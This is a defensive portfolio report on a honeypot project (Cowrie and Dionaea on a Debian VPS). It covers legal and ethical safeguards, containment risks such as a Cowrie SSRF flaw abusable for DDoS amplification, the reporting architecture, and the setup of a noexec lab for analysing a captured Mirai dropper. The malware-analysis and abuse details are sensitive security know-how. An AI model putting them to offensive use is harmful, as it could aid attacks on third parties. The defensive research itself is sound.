ILIAN
LUBENOV

CYBERSECURITY

Project: *Dirty-Lands*

COWRIE - DIONAEA - VPS

Analysis of malware obtained thanks to the VPS located in European territory. Using a VPS and honeypots, it is then uploaded to platforms to report it and contribute to the community

TRAFFIC LIGHT PROTOCOL · TLP V2.0

Information classification

TLP:CLEAR | TLP:GREEN | TLP:AMBER | TLP:RED

LEVEL ASSIGNED TO THIS DOCUMENT · **TLP:CLEAR**

Traffic Light Protocol (TLP) is a scheme created to encourage better sharing of sensitive (but unclassified) information in the field of information security. Through this scheme, in a quick and simple way, the author of a piece of information can indicate how far it may circulate beyond the immediate recipient, and the recipient must consult the original author when the information needs to be distributed to third parties.

Version **2.0 of TLP** is the current version, approved by FIRST as of August 2022.

> **TLP:CLEAR** information may be distributed without restriction, subject to copyright controls.

The term **organisation** refers to a group that shares a common affiliation through formal membership and is governed by common policies set by the organisation. An organisation may be as broad as all the members of an information-sharing organisation, but rarely broader.

The term **clients** refers to those people or entities that receive cybersecurity services from an organisation. Clients are included in TLP:AMBER by default so that recipients can share the information later on, in order for the clients to take measures to protect themselves. In the case of teams with national responsibility, this definition includes stakeholders and constituents.

If the recipient needs to disseminate this information to third parties, beyond the scope of the TLP designation given, they must refer back to the original source.

EXECUTIVE SUMMARY

Abstract

Dirtylands is a project that I designed, deployed and maintained for about five months, an internet-facing honeypot infrastructure, with the goal of capturing and studying the activity of real attackers.

On a VPS running Debian 13, I set up two honeypots in Docker containers:

- Cowrie, which emulates SSH and Telnet
- Dionaea, which emulates services such as SMB and MS-SQL.

The machine was protected with an nftables firewall that controls both inbound and outbound traffic, with administrative access restricted to the Mullvad proxies and with alerts and monitoring through Telegram.

Everything captured was reported automatically to VirusTotal, AbuseIPDB, MalwareBazaar, URLhaus and ThreatFox, with a set of filters designed to publish only confirmed malware.

As a case study, I analysed one of the captured samples: a dropper that downloads a Mirai variant compiled for fourteen architectures. Using strings, capa, Ghidra and CyberChef, I decrypted its embedded configuration (a single-byte XOR, with the key 0x09) and located its command and control (C2) server, hardcoded in the binary. It turned out to be the same server that distributed the dropper, camouflaged on the Minecraft port (25565).

The project came to an abrupt end on 23 September 2026, when the provider's data centre went out of service.

Keywords: *honeypot, Cowrie, Dionaea, Mirai, malware analysis, reverse engineering, Ghidra, threat intelligence.*

TLP:CLEAR

RESUMEN EJECUTIVO

Resumen

Dirtylands es un proyecto que diseñé, desplegué y mantuve durante unos cinco meses, una infraestructura de honeypots expuesta a internet, con el objetivo de capturar y estudiar la actividad de atacantes reales.

Sobre una VPS con Debian 13 monté dos honeypots en contenedores Docker:

- Cowrie, que emula SSH y Telnet
- Dionaea, que emula servicios como SMB y MS-SQL.

La máquina se protegió con un cortafuegos nftables que controla el tráfico de entrada y el de salida, con un acceso de administración restringido a los proxies de Mullvad y con avisos y monitorización por Telegram.

Todo lo capturado se reportaba de forma automática a VirusTotal, AbuseIPDB, MalwareBazaar, URLhaus y ThreatFox, con una serie de filtros pensados para publicar solo malware confirmado.

Como caso práctico, analicé una de las muestras capturadas: un dropper que descarga una variante de Mirai compilada para catorce arquitecturas. Con strings, capa, Ghidra y CyberChef descifré su configuración embebida (un XOR de un solo byte, con la clave 0x09) y localicé su servidor de mando y control (C2), escrito directamente en el binario. Resultó ser el mismo servidor que distribuía el dropper, camuflado en el puerto de Minecraft (25565).

El proyecto terminó de forma abrupta el 23 de septiembre de 2026, cuando el centro de datos del proveedor dejó de dar servicio.

Palabras clave: *honeypot, Cowrie, Dionaea, Mirai, análisis de malware, ingeniería inversa, Ghidra, inteligencia de amenazas.*

TLP:CLEAR

CONTENTS

Table of contents

01	Introduction	01
1.1	Purpose	01
1.2	Scope	03
1.3	Intended audience	03
1.4	Ethical and legal notice	04
1.5	Risks	08
02	Architecture, infrastructure and concepts	11
2.1	Architecture	11
2.2	Infrastructure	14
2.3	Concepts	15
03	Procedures	20
04	Analysis and hunting	21
4.1	Malware analysis	21
05	The end	65
06	Justification of the design decisions	68
6.1	Explanation of choices and decision-making	68
6.2	Frequently asked questions	69

TLP:CLEAR

1 Introduction

1.1 Purpose.

Dear reader, I want to tell you, in a direct, personal and brief way, what the purpose of the project is.

The project is already long enough without even something as simple and personal as this taking me a long time to explain.

This project was born with two purposes:

- **On the one hand, a technical and professional one:** to design, deploy and operate a honeypot infrastructure capable of attracting, capturing and studying the activity of real attackers, applying rigorous design, security and containment criteria. The infrastructure itself is something I am passionate about.

- **On the other, a personal purpose:** to serve as a calling card for my skills in defensive cybersecurity, at a time when I am seeking professional development in this field.

Unlike a lab exercise, this work faces real threats, and I am fully aware of the rigour, knowledge and philosophy that have to be poured into it, because I have a great deal at stake: there can be no "human errors" here, and that is also the idea:

- **To demonstrate** my **ability** to do something from start to finish, meeting a **level of rigour, a standard, without human errors**: in defence, no errors are allowed.

Likewise, exposing a machine to the internet in a controlled way and watching who tries to attack it, with what tools and with what goals, **offers a first-hand view of the real threat landscape that you do not get in simulated environments: the stress, the pressure and the responsibility that come with it.**

That real-world nature is, for me, what gives the project its value and meaning. Beyond the technical exercise, the work is driven by a deeper motivation: **to contribute, even if only modestly, to the defence against cybercrime**. Capturing malware and attack indicators, and reporting them to the relevant platforms and

authorities *(where necessary)*, is not just a learning exercise but a real contribution, however small, to the collective defence effort carried out by analysts and security teams all over the world.

As for its aspirations, the project aimed very high. Although I know full well that most of the captured activity will be automated, opportunistic traffic, it was designed with the ambition of being able to detect and document more significant threats (APTs).

Aiming for the most while realistically accepting what is likely is part of the approach with which the project has been tackled.

Overall, this project aims to demonstrate practical skills in secure infrastructure deployment, systems and network administration, and defensive cybersecurity and threat intelligence, while also reflecting the genuine interest and vocation with which it has been carried out.

I hope you value, understand and above all enjoy every word/action that went into it, as much as I have enjoyed it. Thank you.

1.2 Scope

The purpose of this project is the design, deployment and operation of a honeypot infrastructure aimed at capturing and studying the activity of real attackers on the internet. Specifically, the scope of the work includes:

- The deployment of two complementary honeypots, Cowrie (for SSH and Telnet) and Dionaea (for multiple network protocols), on a virtual private server (VPS), using Docker containers.
- The design and implementation of the security and containment measures needed to expose the machine responsibly:
    - Firewall configuration with nftables.
    - Strict control of outbound traffic (egress).
    - Container hardening.
- The customisation of the honeypots to make them more credible to attackers.
- The collection, observation and analysis of the captured activity (access attempts, commands executed and malware dropped).
- The reporting of the indicators obtained to threat intelligence platforms.

Explicitly outside the scope of this work are:

- Any offensive use of the infrastructure. The project is strictly defensive and observational.
- The attribution of the attacks to specific actors, groups or countries, in keeping with the neutrality approach set out in the section on ethical considerations.
- Exhaustive forensic analysis and full reverse engineering of all the captured malware, which goes beyond the goals of this project and could become a future line of work. Section 4.1 analyses a single sample in depth as a case study.
- An enterprise-level or production deployment. This is an academic and portfolio project, albeit designed with professional standards of rigour and security.

1.3 Intended audience

This work is not aimed at beginners.
It assumes prior technical knowledge, so its intended audience is people with an intermediate or advanced profile:

- Recent graduates in computer or telecommunications engineering
- Master's students
- Professionals and experts in the field of cybersecurity.

It may also be of interest to:

- Security analysts
- Intelligence personnel
- Members of the State Security Forces and Corps with cybersecurity responsibilities.

Throughout the document, the reader is assumed to be familiar with basic concepts of networking, Linux-type operating systems and server administration. Although many of these concepts are explained in detail over the course of the project (with a teaching intent), it does not start from an absolute beginner's level.

1.4 Ethical and legal notice

This **project falls strictly within** the field of **defensive cybersecurity research**. Its **purpose** is exclusively **the study of the techniques, tools and behaviours used by attackers**, with the aim of better understanding the threats and learning to defend against them. **Under no circumstances is the aim to attack, harm or take reprisals against anyone.**

Data and privacy considerations

During the operation of the honeypot, data generated by the attackers themselves is collected, including source IP addresses.

Bear in mind that **an IP** address **may be considered personal data for the purposes of**:

- The General Data Protection Regulation (**GDPR**) of the European Union.
- The Organic Law 3/2018 on the Protection of Personal Data and Guarantee of Digital Rights (**LOPDGDD**), which implements it in Spain.

Along these lines, the Court of Justice of the European Union, in its judgment in the Breyer case (Case C-582/14, of 19 October 2016), held that a dynamic IP address may constitute personal data when there is a reasonable possibility of linking it to an identifiable person. Although the judgment was handed down under Directive 95/46/EC, prior to the GDPR, its reasoning is consistent with the one set out in the current regulation in its Recital 26.

Data protection regulations protect any natural person, including those who carry out unlawful activities. The GDPR does not protect legal persons, such as companies.

Nor would it be correct to rely on the exception for purely personal or household activities (Article 2(2)(c) of the GDPR) on the grounds that this is an individual project.

The Court of Justice interprets that exception restrictively: in the Ryneš case (Case C-212/13), it held that a camera installed in a home that recorded part of the public road already fell outside it. A server exposed to the internet, whose data is also shared with public platforms, falls all the more within the scope of the regulation.

The processing of this data within this project is based on legitimate interests (Article 6(1)(f) of the GDPR), aimed at guaranteeing the security of networks and information, a purpose that the regulation itself expressly recognises as a legitimate interest in its Recital 49.

However, this processing is carried out applying the principles of minimisation and proportionality: only what is necessary to analyse the threats is collected.

As a precaution, in this document **the following data has been anonymised or hidden:**

- IP addresses.
- Certain payloads.
- URLs and addresses of command and control servers (C2).
- The project's own infrastructure data (the server's public IP, credentials and any data that could compromise its security).
- Other data about the attacker.

Although this data does not belong to the special categories that the GDPR considers sensitive (Article 9: health, ideology, ethnic origin, etc.), it has been anonymised all the same.

The original analysis report, with the complete data, is kept encrypted locally on my own computer for a maximum of one year from the close of the project, after which it will be deleted. It is not uploaded to GitHub or anywhere else on the internet because there is no guarantee that what is published will be permanently deleted:

- If someone downloads it beforehand.
- The commit history.
- WayBackMachine

The decision to anonymise rather than pseudonymise is because the GDPR only ceases to apply to truly anonymised data, which by definition does not allow anyone to be identified, whereas pseudonymised data is still personal data because, with the right additional information, the person can be traced again.

And finally, regarding the "*deletion within 1 year at most*": as long as I keep the original report, I can undo the labels. Under a strict reading of Recital 26, which takes into account the means available to the controller itself, the published version would be anonymous for any reader but pseudonymised for me until I delete the original. There is legal debate about whether this should be judged from the perspective of whoever

receives the data or of anyone at all. But deleting the original once the deadline is reached settles that doubt under either interpretation.

Neutrality and geopolitical context

Throughout the project, the country associated with each IP address is shown only as a technical data point, never as an attribution. The IP addresses, as explained, have been anonymised for data protection reasons.

The country, on the other hand, is kept because on its own it does not identify anyone, but it should be interpreted with caution: it is not possible to attribute an IP, a malware sample or any other data to a specific country with complete certainty. The address that reaches the honeypot is only the last hop of the connection, and behind it there may be a proxy, a VPN, the Tor network, a VPS rented in a third country, a command and control (C2) server or, very often, a compromised IoT device that is part of a botnet and whose owner does not even know it is attacking.

On top of all this there are false flags, that is, traces left deliberately (the language of the strings, time zones, reused infrastructure) to make the attack appear to come from somewhere else.

Even the geolocation of an IP reflects where the address range is registered, not where the machine is, let alone the person controlling it. Also, as we will see later, IPv4 ranges are bought, sold and leased between organisations in different countries, so a block registered in one country may be operating in another, which muddles and complicates any attempt at geographical attribution even further.

Therefore, the fact that a connection is listed with a particular country does not mean that that country, or anyone living in it, is the author of the attack.

There is also a contextual reason: given the current European geopolitical landscape, it was considered important that this work remain on a technical and objective level, without making attributions or fuelling any kind of dramatisation or exploitation of the situation. The project's interest lies in the technical "how" of the attacks, not in the "who" or their geographical origin.

On the security of the system itself

It is worth being honest about a fundamental principle of the discipline: there is no such thing as a 100% secure system, and a honeypot, by its very nature as a deliberately exposed machine, accepts this from the outset.
What is possible, and is the approach taken in this work, is to apply an extremely rigorous, professional design with multiple layers of containment, so that the risk is reduced to a known and controlled minimum.

Provider authorisation and compliance with its terms

Before starting the project, the first step was to request express authorisation from the company providing the virtual private server (VPS).

To do so, an email was sent explaining, with full transparency, the nature of the project and the activities that were going to be carried out: the deployment of honeypots to capture and study the activity of real attackers. The provider replied confirming that it agreed to the activity. That email is not reproduced in this document for privacy reasons, but it is kept as a record that the activity was communicated and authorised in advance.

Likewise, the provider's policies and terms of use were reviewed one by one, to make sure that the operation of the honeypot stayed within the terms it sets.

Anyone wishing to replicate a project of this kind is strongly advised to request prior authorisation from their provider and review its terms of use before deploying anything. It is a simple step that avoids legal and service problems, and it is the responsible way to proceed.

1.5 Risks.

Every honeypot carries an inherent risk: a machine is deliberately exposed to real attackers. The main danger is not so much that the attacker "wins" inside the emulation, but that the compromised or abused machine becomes a tool for attacking third parties, with all the traffic leaving from the project's public IP (with the resulting legal and reputational consequences and possible inclusion on blacklists). The risks identified and the measures taken for each one are detailed below.

Risk 1: abuse of the wget and curl emulation for DDoS amplification (SSRF)

The most documented risk in Cowrie is the one covered by vulnerability CVE-2025-34469. It is an SSRF (Server-Side Request Forgery) flaw in the emulation of the wget and curl commands: in emulated shell mode (the one used by default), these emulations make real HTTP requests to whatever destination the attacker specifies. As there was no rate limit on those requests, an unauthenticated attacker could repeatedly invoke those commands to generate unlimited HTTP traffic against a victim, using the honeypot as a denial-of-service amplification node and masking their own IP behind the honeypot's.
How it is mitigated in this project:

- The deployed version of Cowrie (3.0.10) is later than 2.9.0, which is the one that officially fixes this vulnerability. Therefore, the deployment is not vulnerable to this specific CVE.

- In addition, and independently of the patch, the egress firewall imposes a strict rate limit on the containers' outgoing connections (see the egress section). This means that, even if a similar flaw existed, the machine could not generate the volume of traffic needed to amplify an attack. It is defence in depth: it does not depend solely on the software being patched.

Risk 2: escape from the emulation to the real system

Although Cowrie simulates a fake file system and shell, it cannot be completely ruled out that some vulnerability exists that would allow an attacker to escape the emulation and run code on the real system. It is a low risk, but not zero.

How it is mitigated in this project:

- Cowrie runs inside a dedicated Docker container, not directly on the host system.
- The container is hardened (no-new-privileges, memory, CPU and process-count limits), so a possible escape would run into a restricted environment.

- The egress firewall blocks access to internal networks and to the infrastructure itself, preventing lateral movement (pivoting) even in the event of an escape.

Risk 3: misuse of proxy mode (high interaction)

Cowrie has a high-interaction mode (proxy) that redirects SSH traffic to a real system. If it were enabled without control, it could be used to reach other systems.
How it is mitigated in this project:

- The deployment uses emulated shell mode (backend = shell), not proxy mode. This was verified in Cowrie's startup logs. There is no real system behind it to redirect to.

Risk 4: the attacker identifying that they are in a honeypot

An attacker who detects that they are facing a honeypot may leave, fake their behaviour or, in the worst case, retaliate. It is not a risk of harm to third parties, but it does compromise the goal of the project (gathering intelligence).

How it is mitigated in this project:

- Customisation of Cowrie to make it more credible (hostname, system data consistent with a real Debian, believable users and file system), detailed in section 3.4 of the guide in the GitHub repository.

And one last very important thing **to mention about risk 4:**

Objectively speaking, it is almost impossible for the Cowrie and Dionaea machine not to look like a honeypot.

Why?

1. They are medium- and low-interaction honeypots respectively; they have no hard drives or any permanent storage, and if you get in and create a file, it is deleted when you leave.
   And that gives it away.

2. There are scripts that are genuinely impossible to recreate, control structures or the use of "python3".
   And that gives it away.


3. Commands that can break the simulation. Downloads of programs such as "nmap", "masscan" or, something less frequent, updates or updating the machine. Is it really realistic to program it so that any program can be downloaded?
   And that gives it away.

With these 3 reasons alone, I hope you understand that it is almost impossible to recreate something 100% realistic. The solution to this, which we are not going to use, is a high-interaction honeypot: a real machine.

2
Architecture, infrastructure and concepts

2.1 Architecture

This image represents the project's entire network and infrastructure architecture, its final state and what it aims to achieve.



The elements we see in the diagram or schema are:

- The local host, us, from where we will administer and configure everything.
- VPN server, in this case Mullvad, so as not to reveal the real IP of my home.
    - Also, what we actually use are the "proxies" Mullvad offers.
    - One of our security layers is that the real SSH port, 56769, can only be accessed from one IP.
        - Which IP? Well, the proxy's.
        - We will realise that using the IP of the VPN servers themselves is not worth it, because they keep changing to other IPs surprisingly often. Which means we will end up unable to access the machine.
        - The proxy is the solution and is designed for these cases. This IP hardly ever changes. But we have a redundancy factor: there are 3 Mullvad proxy servers, located in different countries.

- Intelligence platforms, where the findings will be uploaded, whether binaries, IPs, URLs or IoCs, including:
    - AbuseIPDB (IPs only).
    - VirusTotal
        - Through its analysis, it lets us automate the process of classifying whether or not a binary is malware. In other words, rather than doing the malware analysis manually, we run it through VirusTotal, and if it gives a reasonable score, that is because it is malware.
        - I am aware that there are scripts or files that are not malware in themselves but do download things or make requests to servers. Those cases are fully covered too.
        - Another problem is that certain attackers create huge numbers of empty files, called "andromeda". Obviously, if a file's content is 0 bytes, it does not even go through VirusTotal.
        - And any other case you can imagine is more than covered.
        - We publish on VirusTotal first because there are people/bots that make a habit of stealing new samples from MalwareBazaar and rush off to pin on themselves the little medal for being the first to discover them (posting their comments on VirusTotal, etc.). In other words, people steal the credit from you, and that is covered too.
    - Almost the entire AbuseCH range:
        - ThreatFox for IoCs.
        - MalwareBazaar, as we said, for recent binaries. And the AbuseCH CEO personally asked us to stop publishing WannaCry samples, however new they were: that platform is not interested in WannaCry, and only the CEO publishes those.
        - URLhaus, for the URLs from which malware is distributed.

- Notification and monitoring channel via Telegram.
    - The notifications tell us whether the server is down, whether someone is attacking, how, when and from where.
    - Telegram lets us ban remotely by adding an "nftables" rule at the press of a button.
    - Telegram also tells us the status of our accounts, whether VirusTotal, AbuseCH or AbuseIPDB. At the beginning we got hit with a ban, and the Telegram notifications let us know if we have been banned.
    - We also send notifications with the number of findings we have uploaded, etc.
    - In addition, we send notifications of all the IPs that have been banned automatically (thanks to a service), since some attackers spam without control or reason.

    - And most importantly, we know what they are running on the server, both in the honeypots and literally on the VPS. Nobody should care that an attacker has slipped into the honeypot, but it is very alarming if they are on the VPS. Well, it is fully monitored.
    - Among many, many other things.

- The VPS itself, which we rent, with its firewall rules and the Docker containers inside.

- Lastly, the attacker. This is an important element to mention, because it is not always a human being. In fact, out of approximately 12,000 attackers, 2 real human attackers could be confirmed.
    - This figure is extremely important, because it determines how much weight should or should not be given to the realism of the machine (in theory, none), but we are going to set it up properly.

Finally, the flow is as follows:

1. From my own host, my computer. To access the machine, a VPN must be used so as not to reveal my home IP.
2. The VPN chosen is MullvadVPN. As we explained earlier, it is through the proxy.
3. Using "nftables", we have set it up so that the 3 IPs of those specific proxies, and only on port X, can access and administer it via SSH.
4. Nftables exposes public IP 1 to us, the 3 proxies, and ports 22 and 23 to the whole internet. Docker then redirects 22 and 23 to the respective container ports, 2222 and 2223.
5. The second IP only on 445, 135 and 1433, open to the whole internet.
6. Everything that happens on the VPS and honeypot is reported to our Telegram channels.
7. All findings are sent to the respective platforms.

2.2 Infrastructure

It was decided to anonymise the details of the VPS that has made all this work possible.

Rented infrastructure:

	VPS in a European country.
CPU	1 core
RAM	2GB
STORAGE	40GB (NVME)
IP(s)	2
BANDWIDTH	4TB/month
OS	Debian 13, Trixie
HONEYPOT	COWRIE + DIONAEA

BGP (Border Gateway Protocol) was not chosen, because we cannot use the service.
We will not use "cPanel, Plesk, DirectAdmin or similar": it pushes the price up and we do it via SSH; it is aimed at people who do not use the command line. ***Although we do have an emergency panel****.*
If it asks us for a hostname, we should not care, and just leave the hostname it generates for us.

2.3 Concepts

What a honeypot is in general.

A honeypot (literally a "pot of honey") is a computer system deliberately designed to be attacked. Unlike a normal server, whose goal is to provide a legitimate service and defend itself against intrusions, a honeypot provides no real service: its only purpose is to attract attackers, make them believe they have found a vulnerable target and record everything they do. In this way, instead of defending ourselves against attackers, we observe them, learn their techniques and collect the tools they use.

Honeypots are classified according to their level of interaction, that is, according to how much attackers can "do" inside them:

- **Low-interaction honeypots** only emulate services superficially. They accept a connection and respond just enough to look like a real service, but do not allow deep interaction. They are simple, safe and use few resources, but an expert attacker detects them easily.
- **High-interaction honeypots** offer a real or almost real system that the attacker genuinely interacts with. They are much more convincing and capture richer behaviour, but they are also more dangerous, because an attacker who compromises them could use them as a platform for attacking third parties, and they require much stricter isolation and monitoring.
- **Medium-interaction honeypots** sit somewhere in between: they emulate a system in enough depth for the attacker to believe they are inside a real machine and run commands, download tools or try to exploit services, but without giving them access to a real operating system, which reduces the risk. This is the balance we are looking for in this project, as it allows us to capture the volume of automated, opportunistic attacks and the associated malware, which is our goal, without exposing ourselves to the risks of a high-interaction system.

What Cowrie is.

Cowrie is the honeypot we use to emulate remote access over SSH and Telnet, the two services most attacked by brute force on the internet. It is medium-interaction: it records the access attempts and the credentials tried, and also everything the attacker types in the console once "inside".

- It is written in Python and emulates a UNIX system: it shows the attacker a fake command interpreter and file system, which they can interact with as if it were a real machine, without ever touching the server's real operating system.

- Commands such as touch, mv, rm or mkdir work, but what they create only exists during the session: when you leave, it disappears. wget and curl also work, and they make real requests to the internet (see risk 1 in section 1.5).

What is most valuable to us is that Cowrie records every command the attacker runs and separately saves the files they download (with wget or curl) or upload (via SFTP or SCP). It gives us their behaviour and the malware samples they bring with them, ready to be analysed.

Cowrie has two other modes that we do not use: a high-interaction one (proxy), which redirects connections to a real system, and an experimental one that generates the responses with language models. Only shell mode is used here, and I checked this in the configuration and in the startup logs.

What does this mean in practice?

A medium-interaction honeypot cannot fool everyone. What is not programmed does not exist: a for loop, any other bash control structure or a python3 script are impossible to recreate, because the possibilities are literally infinite. That is why anyone who pays attention will end up knowing they are in a honeypot (the reasons are in risk 4 of section 1.5).

But the one who pays attention is a person. The vast majority of what comes in are bots: a C2 sends them a list of commands; they run it from start to finish and leave, and if something fails they do not care. Of the approximately 12,000 attackers I recorded, I could only confirm 2 real humans (section 2.1).

So, although what I would really be interested in is catching criminals, Cowrie is practically geared towards capturing bots. For something truly realistic you would need a high-interaction honeypot: a real machine, for example a Debian 13, that literally runs whatever you give it, even installing programs. Why I do not do that is explained in question 1 of the frequently asked questions.

What Dionaea is.

Dionaea is the honeypot we use to cover the protocols that Cowrie does not support. It is a multi-protocol honeypot geared towards capturing malware, as it emulates vulnerable services so that attackers and automated malware exploit them and drop their malicious payload, which it then stores for analysis.

As for its level of interaction, the Honeynet Project classifies it as low-interaction, while other sources place it between low and medium. Unlike Cowrie, it does not offer an interactive shell, but instead simulates vulnerable services in order to receive exploits.

Its modular architecture, developed in Python, allows it to emulate protocols such as SMB, FTP, HTTP, MySQL, MS-SQL, TFTP and SIP, which lets it attract a wide variety of attacks and malware samples. Of all of these, in this project only SMB (445), RPC (135) and MS-SQL (1433) are exposed to the internet, as shown in section 2.1.

What a VPN is and why it helps us here

A VPN (Virtual Private Network) is a service that routes all our internet traffic through an intermediate server via an encrypted tunnel.

This has two effects:

- To the outside world, we stop showing the real IP of our home and appear with the IP of the VPN server. This gives us a certain amount of privacy and anonymity.
- And the traffic travelling to the VPN server is encrypted inside the tunnel. So an ISP does know that we are using a VPN, but not what we are searching for, looking up or using with the VPN. Again, this gives a certain amount of privacy and anonymity.

In this project we do not use it to encrypt SSH (SSH is already encrypted on its own), **but to hide our real IP from an infrastructure that attracts attackers**, and to have a fixed exit IP with which to restrict SSH access in the firewall. These reasons are explained in detail in the justifications section.

One more reason to use a VPN: CGNAT

There is one more reason not to expose our residential IP, related to CGNAT (Carrier-Grade NAT).

CGNAT is a technique used by many internet providers so that several customers share the same public IP address, since there are not enough IPv4 addresses to assign a unique one to each subscriber. This means that the public IP we use to go out onto the internet may not be exclusively ours, but the same as that of other users in our area, street, flat, block or community.

The consequence is important: under CGNAT, any consequence associated with our public IP does not fall on us alone, but on everyone who shares it. If we administered an infrastructure that attracts attackers from our residential IP, any effect on that address's reputation (or any unwanted attention it attracted) could spill over onto those other users who share the same IP, even though they have nothing to do with it.

Using the VPN avoids this problem: by going out through a Mullvad IP instead of our shared residential IP, we isolate our activity and do not expose third parties to the

consequences of administering this project. It is not only a matter of our own privacy, but also of responsibility towards those who share our connection.

What Mullvad VPN is

Mullvad is the VPN provider we will use. It is known for a strong stance on privacy and for an account model that does not require personal data.

Mullvad has servers in many countries, and within those countries it also has servers spread across different cities of that country.

Each server, in each city of each country, is different, so each server has its own unique IP, different from the other servers in other cities and countries.

Channels we report to

All the information the honeypots capture (malware samples and attack indicators) we report to five public threat intelligence platforms. Three of them (MalwareBazaar, ThreatFox and URLhaus) are part of the abuse.ch ecosystem, a non-profit research project dedicated to fighting malware and botnets. The other two, VirusTotal and AbuseIPDB, have no connection with abuse.ch.

- **VirusTotal**
  VirusTotal analyses files and URLs with dozens of antivirus engines at once and aggregates the result, indicating whether something is considered malicious or benign. In our flow, it is the one that decides whether a sample is malware: without its verdict, nothing is published on the abuse.ch platforms. In addition, on VirusTotal we upload the sample, vote it as malicious and comment on it before anywhere else, so that nobody gets ahead of us in claiming it.
- **MalwareBazaar**
  MalwareBazaar is the abuse.ch platform dedicated to sharing malware samples. It is important to understand that MalwareBazaar works with the file itself (the binary), not just its hash. In other words, this is where we upload the actual sample the honeypot has captured. It only accepts confirmed malware (no adware or benign files) and prefers recent samples.
- **ThreatFox**
  ThreatFox is the abuse.ch platform dedicated to sharing indicators of compromise (IOCs). Unlike MalwareBazaar, here we do not upload the file but the indicators associated with an attack: IP addresses, domains, hashes or URLs linked to malware or to command and control servers. In other words, not the sample, but the "footprints" that allow others to identify and block that threat.
- **URLhaus**

URLhaus is the abuse.ch platform dedicated to URLs that distribute malware. Here we report the address from which a sample was downloaded, so that others can block it.

- **AbuseIPDB**
  AbuseIPDB is a collaborative IP address reputation database. Here we report the IPs of the attackers that hit us, helping others assess the bad reputation of those addresses. It is the platform where the attack source data recorded by our honeypots gains value.

Concepts that will come up again and again throughout the documentation:

- **Egress** *(from the Latin - egressus)*:
  This is outbound traffic, the traffic our honeypots generate going out. Controlling it is what prevents an attacker who compromises a container from using it to attack third parties.

- **Ingress** *(from the Latin - ingressus)*:
  This is inbound traffic, the traffic coming from outside (the internet) towards our honeypots. Controlling it decides who can reach the machine.

3
Procedures

This section is explained in depth, with the commands, the scripts and the reasoning behind each step, in my GitHub repository:

https://github.com/iliangithub/Project_Dirtylands

Why is it not here?

1. The main idea was to put it here, but the README grew very long.
2. Most of the guide consists of commands to copy and paste into the terminal to configure and create the honeypot.
3. Having it centralised in the repository lets me modify it whenever I want and keep polishing it without touching this document.
4. Because it is translated into four languages (English, Bulgarian, French and German), and maintaining those translations is another thing that needs looking after in the long run (even more so if I wanted to add others).

This document focuses more on the theory than on the practice.

4
Analysis and hunting

4.1. Malware analysis.

4.1.1 Creating a safe environment for static analysis.

We begin the static analysis. One of the modus operandi I have seen most in the honeypot, and in general, is dropping a Linux script onto the victim server whose job is to make requests and download the real malware.

Before looking at any code, we are going to create a safe environment. These commands are not in the GitHub repository, so I am including them here:

- `mkdir -p ~/lab/mnt`

Creates the folder that will serve as the lab's mount point, hence the name `mnt`. The `-p` option also creates any missing parent folders (`~/lab`) and does not give an error if they already exist.

What are we going to mount there? A disk image that we create now:

- `fallocate -l 1G ~/lab/lab.img`

Creates a file of exactly 1 GB at that path.

- `mkfs.ext4 -q -L LABMALWARE ~/lab/lab.img`

We format it, that is, we install a file system inside it, the structure that allows data to be stored with its names and permissions. **Why all the fuss, if we could use a normal folder?**

When you analyse malware, **the number one risk is running it by accident**. At rest, the file does nothing; as soon as it runs, its code acts. To prevent this, we are going to use some security options that only exist when mounting a file system. An ordinary folder cannot have them, because it inherits the rules of the disk it is on.

We are going to use four mount options: `loop`, `noexec`, `nosuid` and `nodev`.

loop

This is the one that makes the trick possible. A normal `mount` expects a real device: a disk, a partition, a USB stick. We do not have a disk; we have a file (`lab.img`). With `loop`, the system creates a loop device (loopback), a layer that presents the file as if it were a disk. Without `loop`, a file cannot be mounted.
The other three are the security ones, and they work the same way: they forbid the kernel from doing something with whatever is inside that file system.

noexec

No execute. The kernel refuses to run any binary on this file system, whatever permissions it has. **It is the main protection against launching the sample by accident.**

nosuid

Ignores the setuid and setgid bits. They are a legitimate Linux mechanism that makes a program run with the privileges of its owner rather than those of whoever launches it: that is why `passwd` can modify root's files even though you run it as a normal user. Malware can abuse them to escalate privileges, for example by leaving a binary with setuid root. With `nosuid`, those bits are useless.

nodev

Ignores device files. In Linux, some special files represent hardware: `/dev/sda` is the whole disk and `/dev/mem` the memory. Malware could create one of these files in its folder to access the disk or memory directly, bypassing the normal controls. With `nodev`, the kernel does not treat them as devices.

Now we save that configuration permanently:

- `echo '/home/kali/lab/lab.img /home/kali/lab/mnt  ext4 loop,noexec,nosuid,nodev,noauto,user,rw  0  0' | sudo tee -a /etc/fstab`

